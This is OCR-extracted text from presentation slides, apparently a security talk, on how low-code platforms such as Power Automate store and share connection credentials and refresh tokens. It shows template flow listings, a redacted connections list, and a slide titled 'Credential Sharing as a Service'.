
How does the app authenticate to slack?

How do different users get authenticated by the same app?

@mbrg0

https://docs.microsoft.com/en-us/connectors/connectors

Behind the scenes




Storing and sharing refresh tokens

@mbrg0

https://docs.microsoft.com/en-us/connectors/connectors

Ready, set, AUTOMATE!



Premiur

Add new Facebook Lead Ads leads to rows on Google Sheets

Add info to a Google Sheet from new Webhook POST requests

Webhooks

Premium

Create SQL Server rows from new Google Forms responses

Send myself a reminder in 10 minutes

By Microsoft

Instant
460902

Save Gmail attachments to your Google Drive

By Microsoft

Automated
32731

Premium

Get Slack notifications for new information from a Webhook

Send an email to responder when response submitted in Microsoft Forms

By Microsoft Power Automate Community

Automated
214763

Send an email when a new message is added in Microsoft Teams

By Microsoft Power Automate Community

A
3

Add SQL Server rows with new caught webhooks

Webhooks by Zapier + SQL Server

Save Outlook.com email attachments your OneDrive


By Microsoft Power Automate Community

Automated
168098

Send emails via Gmail when Google Sheets rows are updated

Google Sheets + Gmail

@mbrg0




Connections in Zenity Stage (default)

Name		
Zenity	Zenity	
{BaseResourceUrl}	HTTP with Azure AD	
[redacted]stage.com	Microsoft Teams	
[redacted]y.io	SQL Server	
[redacted]stage.com	SQL Server	
[redacted]stage.com	SQL Server	
[redacted]stage.com	SharePoint	
[redacted]stage.com	Power Platform for Admins	
[redacted]stage.com	Power Platform for Admins	
[redacted]stage.com	Power Apps for Makers	
[redacted]stage.com	Power Apps for Admins	
[redacted]stage.com	Planner	
[redacted]stage.com	OneNote (Business)	
[redacted]ystage.com	Microsoft Dataverse (legacy)	
Bitbucket	Bitbucket (preview)	
[redacted]ystage.com	Azure Resource Manager	
[redacted]ystage.com	Office 365 Management API	
ConnectionToFadiStorageAccount	Azure Blob Storage	
[redacted]ure-sql-server.database.wind...	SQL Server	
[redacted]ystage.com	Azure Blob Storage	
[redacted]ystage.com	Microsoft Dataverse	
Connective eSignatures	Connective eSignatures (preview)	
Connective eSignatures	Connective eSignatures (preview)	
23	DB2	
[redacted]h@gmail.com	Dropbox	
File System	File System	
Notifications	Notifications	
Vendor Server	FTP	
FTP	FTP	
		··· 1 mo ago
[redacted]y.io	Azure Key Vault	··· 1 d ago
MSN Weather	MSN Weather	··· 5 mo ago
[redacted]tage.com	Office 365 Outlook	··· 1 h ago
[redacted]tage.com	Office 365 Users	··· 5 d ago
[redacted]5681@gmail.com	OneDrive	··· 9 mo ago
Outlook.com	Outlook.com	··· 57 min ago
RSS	RSS	··· 4 mo ago
[redacted]tage.com	Salesforce	··· 2 wk ago
Mail	Mail	··· 9 mo ago
Mail	Mail	··· 7 mo ago
aviv-demo-2	ServiceNow	··· 8 mo ago
Aviv-Demo	ServiceNow	··· 9 mo ago
Aviv-Demo	ServiceNow	··· 8 mo ago
SFTP	SFTP	··· 9 mo ago
SFTP - SSH	SFTP - SSH	··· 8 mo ago
[redacted]tage.com	SharePoint	··· 3 h ago

@mbrg0

Credential Sharing as a Service



Connections in Zenity Stage (default)

Name	Modified	
ConnectionToFadiStorageAccount Azure Blob Storage	10 mo ago	
